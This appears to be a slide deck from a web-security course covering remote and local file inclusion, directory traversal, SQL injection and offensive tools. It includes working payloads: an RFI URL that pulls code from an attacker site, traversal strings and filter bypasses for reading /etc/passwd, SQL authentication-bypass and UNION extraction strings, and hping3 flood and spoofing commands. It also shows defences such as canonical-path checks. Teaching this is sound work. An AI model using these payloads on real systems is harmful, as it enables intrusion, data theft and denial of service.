  - ▶ **allow\_url\_include** – “This option allows the use of URL-aware fopen wrappers with the following functions: include, include\_once, require, require\_once”

# Remote File Inclusion (RFI): Example

68

- ▶ Since RFI occurs when paths passed to “include” statements are not properly sanitized, in a black-box testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];  
include($incfile.".php");
```



- ▶ In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against an allow list), so this snippet of code results vulnerable to this type of attack. Consider the following URL:

```
http://example.com/ex.php?file=http://attack_site/malicious
```

- ▶ In this case the remote file is going to be included and any code contained in it is going to be run by the server.

# Local File Inclusion (LFI): Directory Path Traversal

- ▶ **Directory Path Traversal (DPT)** is a part of Local File Inclusion (LFI).
- ▶ **DPT** vulnerabilities **only allow an attacker to read a file**, while LFI and RFI may also allow an attacker to execute code and/or command.

# Directory Path Traversal: Reading arbitrary files (1/3)

- ▶ Consider a shopping application that displays images of items for sale with the following PHP source code :

```
/* Get the filename from a GET input  
 * Example - http://example.com/?file=filename.php */  
$file = $_GET['file'];  
  
/* Unsafely include the file  
 * Example: filename.php */  
file_get_contents('directory/' . $file);
```

- ▶ Website images are loaded via some HTML like the following :

```

```

# Directory Path Traversal: Reading arbitrary files (2/3)

- ▶ The image files themselves are stored on disk in the location */var/www/images/*. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file :

*/var/www/images/218.png*

- ▶ The application implements no defenses against DPT, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

*https://example.com/loadImage?filename=../../../../etc/passwd*

- ▶ This causes the application to read from the following file path:

*/var/www/images/../../../../etc/passwd*

# Directory Path Traversal: Reading arbitrary files (3/3)

- ▶ The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The `../../../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

*`/etc/passwd`*

- ▶ On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.
- ▶ On Windows, both `../` and `..\` are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

*`https://exemple.com/loadImage?filename=..\..\..\windows\win.ini`*

# Directory Path Traversal: Obstacle (1/2)

- ▶ If an application strips or blocks directory traversal sequences from the user-supplied filename, then it might be possible to bypass the defense using a variety of techniques.
- ▶ You might be able to use an absolute path from the filesystem root, such as *filename=/etc/passwd*, to directly reference a file without using any traversal sequences.
- ▶ You might be able to use nested traversal sequences, such as *....//* or *....\*, which will revert to simple traversal sequences when the inner sequence is stripped.
- ▶ You might be able to use various non-standard encodings, such as *..%c0%af* or *..%252f*, to bypass the input filter.

# Directory Path Traversal: Obstacle (2/2)

- ▶ If an application requires that the user-supplied filename must start with the expected base folder, such as */var/www/images*, then it might be possible to include the required base folder followed by suitable traversal sequences. For example:

*filename=/var/www/images/../../../../etc/passwd*

- ▶ If an application requires that the user-supplied filename must end with an expected file extension, such as *.png*, then it might be possible to use a **null byte injection** to effectively terminate the file path before the required extension. For example:

*filename=../../../../etc/passwd%00.png*

# Directory Path Traversal: Prevent an attack

- ▶ The most effective way to prevent DPT vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.
- ▶ If it is considered unavoidable to pass user-supplied input to filesystem APIs, then two layers of defense should be used together to prevent attacks:
  - ▶ The application should validate the user input before processing it. Ideally, the validation should compare against a whitelist of permitted values. If that isn't possible for the required functionality, then the validation should verify that the input contains only permitted content, such as purely alphanumeric characters.
  - ▶ After validating the supplied input, the application should append the input to the base directory and use a platform filesystem API to canonicalize the path. It should verify that the canonicalized path starts with the expected base directory.
- ▶ Example with Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);  
  
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {  
    // process file  
}
```

# Directory Path Traversal:

## Exemple of sensitive file

| Linux                         | MacOS              | Windows                               |

# Exploitation

## SQL INJECTION

# SQL Injection : Concepts

78

- ▶ SQL Injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- ▶ Based on the use of applications and the way it processes user supplied data, SQL Injection can be used to implement attacks like :
  - ▶ **Authentication Bypass** : an attacker logs onto an application without providing valid username and password and gains admin privileges.
  - ▶ **Compromised data integrity** : deface a web page, insert malicious content into web pages, etc.
  - ▶ **Compromised availability of Data** : delete the database information, delete log, or audit information that is stored in a database.
  - ▶ **Information Disclosure** : an attacker obtains sensitive information that is stored in the database.
  - ▶ **Remote Code Execution** : compromise the host OS with command exec.

# SQL normal query

79

- ▶ When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials.

- ▶ Example with a HTTP POST Request, the string below is visible in the body of the HTTP / HTTPS POST request as:

*Select \* from Users where (username 'smith' and password 'simpson');*

# SQL injection query

80

- ▶ The site was not protected against SQL injections, an attacker writes *Blah' or 1=1 --'* in the user field and *Springfield* in the password field.
- ▶ If we take the application's request and fill the username and the password we have the request below :

```
Select * from Users where (username 'Blah' or 1=1 --' and password 'Springfield');
```

- ▶ The query executed is :

```
Select * from Users where (username 'Blah' or 1=1
```

- ▶ Code after *--* are comments.

# SQL injection with Burp

81



- ▶ Intercept the request you want to test.
- ▶ The parameter we will attempt to exploit is the "id" parameter.
- ▶ The first task is to discover the number of columns returned by the original query being executed by the application, because each query in a UNION statement must return the same number of columns.

# SQL injection with Burp

82



- ▶ We exploit the fact that NULL can be converted to any data type to systematically inject queries with different number of columns until the injected query is executed.
- ▶ For example:
  - ▶ UNION SELECT NULL--
  - ▶ UNION SELECT NULL, NULL--
  - ▶ UNION SELECT NULL, NULL, NULL--
- ▶ Space character must be encoded as %20.

# SQL injection with Burp

83

- ▶ The application displays an error message that can be viewed in the response tab. The error message says that the used SELECT statements have a different number of columns.



The screenshot shows the 'Response' tab in Burp Suite. The response is in HTML format, showing a web page with a warning and an error message. The error message is highlighted with an orange box. The error message text is: 'Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /owaspbwa/owaspbricks-svn/content-1/index.php on line 42 Database query failed: The used SELECT statements have a different number of columns'.

```
Response
Raw Headers Hex HTML Render
<body>
<div class="row">
  <div class="four columns centered">
    <br/><br/><a href="../index.php"></a><p>
    <fieldset>
      <legend>Details</legend>
      Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in
/owaspbwa/owaspbricks-svn/content-1/index.php on line 42
Database query failed: The used SELECT statements have a
different number of columns<br/>
    </fieldset></p><br/>
  </div><br/><br/><br/>
  <center>
    <div class="eight columns centered"><div>
```

# SQL injection with Burp

84

- ▶ We can continue adding NULLs to our query until we see a change in the application's response. The query will be executed when we have the right number of columns as the original query.
- ▶ When we inject 8 NULLs, the page displays the content without any issues and there are no error messages. So we can infer that the original query returns 8 columns.



```
Response
Raw Headers Hex HTML Render
<body>
<div class="row">
  <div class="four columns centered">
    <br/><br/><a href=" ../index.php"></a><p>
    <fieldset>
      <legend>Details</legend>
      <br/>User ID:
      <b>0</b><br/><br/>User name: <b>admin</b><br/><br/>E-mail:
      <b>admin@getmantra.com</b><br/><br/><br/>
    </fieldset></p><br/>
  </div><br/><br/><br/>
  <center>
    <div class="eight columns centered"><div
class="alert-box secondary">SQL Query: SELECT * FROM users
WHERE idusers=0 UNION SELECT NULL, NULL, NULL, NULL, NULL,
NULL, NULL, NULL LIMIT 1<a href=" "
```

# SQL injection with Burp

85

- ▶ Having identified the number of columns, the next task is to discover a column that has a string data type so that we can use this to extract arbitrary data from the database.
- ▶ We can do this by injecting a query containing the required number of NULLs, as we have previously, and replacing each NULL in turn with 'a'.
- ▶ For example:
  - ▶ UNION SELECT 'a', NULL, NULL ...
  - ▶ UNION SELECT NULL, 'a', NULL ...
  - ▶ UNION SELECT NULL, NULL, 'a' ...



# SQL injection with Burp

86

- ▶ When an 'a' is specified at a column that has a string data type, the injected query is executed, and you should see an additional row of data containing the value a.
- ▶ However, in our example the page is not showing anything other than the original content.
- ▶ We can see that the query is being executed, but because the application is only showing the first result we cannot see the result of the injected query.

# SQL injection with Burp

87

- ▶ We can ensure that our data is the first row returned by modifying the original query so that it does not return any rows:
- ▶ 0 **AND 1=2** UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL
- ▶ **AND 1=2** → SQL query that returns 'false':

# SQL injection with Burp

88

- ▶ We can now see in the response that the application is displaying the injected 'a' string instead of the actual user details.
- ▶ The 'a' is displayed in the data field corresponding to the column in which we supplied it.

# SQL injection with Burp

89

- ▶ We can now use the relevant column to extract data from the database.
- ▶ 0 and 1=2 UNION SELECT NULL, NULL, version(), NULL, NULL, NULL, NULL, NULL
- ▶ In this example we have altered the injected code to display the version number of the database. We can then continue to use this technique to retrieve any accessible data from the database.

# TOOLS

## INFORMATION GATHERING

# hping3

91

- ▶ hping is a command-line oriented TCP/IP packet assembler/analyzer.
- ▶ The interface is inspired to the ping, but hping isn't only able to send ICMP echo requests.
- ▶ It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.
- ▶ Example:

- ▶ ICMP Flood :

```
hping -1 --flood --rand-source <target>
```

- ▶ Smurf attack (DDOS by spoofing IP address):

```
hping3 -1 -c 1000 10.0.0.$i --fast -a <spoofed target>
```

- ▶ **More information:** <https://tools.kali.org/information-gathering/hping3>

- ▶ Nikto is a web server scanner which performs tests against web servers for multiple items:
  - ▶ including potentially dangerous files / programs;
  - ▶ checks for outdated versions of over many servers and version specific problems on over many servers.
- ▶ It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.
- ▶ Scan items and plugins are frequently updated and can be automatically updated.

```
root@kali:~# nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.0.102
